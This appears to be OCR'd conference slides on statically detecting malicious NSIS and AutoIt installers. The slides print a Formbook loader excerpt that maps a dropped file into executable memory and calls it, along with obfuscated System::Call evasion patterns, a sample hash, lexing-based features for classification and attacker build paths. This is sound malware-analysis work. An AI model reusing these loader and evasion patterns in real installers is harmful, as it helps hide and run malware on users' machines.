


```
File 5e9ikl8w3iif7ipp6
File 3ugs67ip868x5n
File tjdorfrldbgdlq
System::Alloc 1024
Pop $0
System::Call "kernel32::CreateFile(t'$INSTDIR\tjdorfrldbgdlq', i 0x8000
System::Call "kernel32::VirtualProtect(i r0, i 1024, i 0x40, p0)p.r1"
System::Call "kernel32::ReadFile(i r10, i r0, i 1024, t., i 0) i .r3"
System::Call ::$0()
```

NSIS packed formbook loader

Case studies: NSIS pattern matching evasion

- Dynamically constructing System::Calls:



```
System::Call $_59_
System::Call ke$_62_
System::Call *****ke$_34_
System::Call $_14_
System::Call $R5$R6
System::Call $_21_
System::Call "k$_95_ "
System::Call "::$R2(p        r13,        i        982544)"
```

- An Example of string construction

Push "ovKunEVeRacNChEPuLQu3di2Ov:Ch:Om_OplTyoSepFoedonPe(RamGu KarMe5Th Fe,Fo SniMa Bs0ByxIs2un)TaiBr.BrrLi2"
KERNEL32::_lopen

SH256: 0c7081e0e58dc4c306138f6287a984eee9ac748fb537394a6632688077857a09


Formal Solutions: Lexing and parsing (NSIS as an example)

- Lexing: tokenizing the script
  - Useful output: composition of tokens
  - e.g. 1. *LangString* supports in malware is usually 1, but >1 for benign installer
  - e.g. 2. the usage of callback functions, *.onMouseOverSection*
  - e.g. 3. ratio of *IntOp* / total tokenze

Bonus: AutoIt Script Path

Bonus: AutoIt script path

Header data decrypted from sample:
314dedeafc7bf1d484d21eff04f6e683085b2814e87e7b9da82ed10b3dfaa452



```
{
    "au3_ResIsCompressed": 1,
    "au3_ResSizeCompressed": 576,
    "au3_ResSize": 1263,
    "au3_ResCrcCompressed": 3231360455,
    "u3_CreationTime": null,
    "str_CreationTime": "Wed Jul 20 10:21:44 2022",
    "au3_LastWriteTime": 133027861044808330,
    "str_LastWriteTime": "Wed Jul 20 10:21:44 2022",
    "au3_ResSubType": ">>>AUTOIT SCRIPT<<<",
    "au3_ResName": "C:\\Users\\jdr45\\AppData\\Local\\AutoIt v3\\Aut2Exe\\aut2744.tmp.tok",
    "au3_CreationTime": 133027861044808330
}
```


- *APT-33 (PatchWork)* https://attack.mitre.org/software/S0129/
    - C:\\Users\\Benoit\\AppData\\Local\\AutoIt v3\\Aut2Exe\\
    - C:\\Users\\Qiang\\AppData\\Local\\AutoIt v3\\Aut2Exe\\
    - C:\\Users\\Shadow\\AppData\\Local\\AutoIt v3\\Aut2Exe\\
    - C:\\Users\\Shadow\\Desktop\\AutoIt-Obfuscator-master\\dw\\E3-DWV1.3.au3.509

Conclusion

Objective: develop a robust solution

Analyzing the script extracted from the binary

Choosing Static Analysis



7z and AutoIt-Ripper is fast and reliable

Q&A